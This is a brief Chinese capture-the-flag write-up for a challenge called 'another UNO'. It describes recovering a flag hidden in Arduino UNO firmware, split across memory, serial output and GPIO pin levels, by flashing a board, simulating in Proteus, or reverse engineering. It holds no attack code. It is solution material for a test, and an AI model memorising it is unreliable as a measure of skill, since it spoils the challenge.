
another UNO

获得一个arduino UNO的固件


因为arduino UNO是一个很方便获得的板子 故可以直接烧入查看

或者可以从模拟的角度出发


使用Proteus



flag分为三部分储存 内存 串口 gpio



内存



GPIO处以高低电平表达01 即asc码

此题目也可以纯逆向处理 但是难度较高

唯一方便的是通过逻辑得到内存中的那段flag

此外的GPIO和串口都是通过寄存器赋值实现 逆向难度较大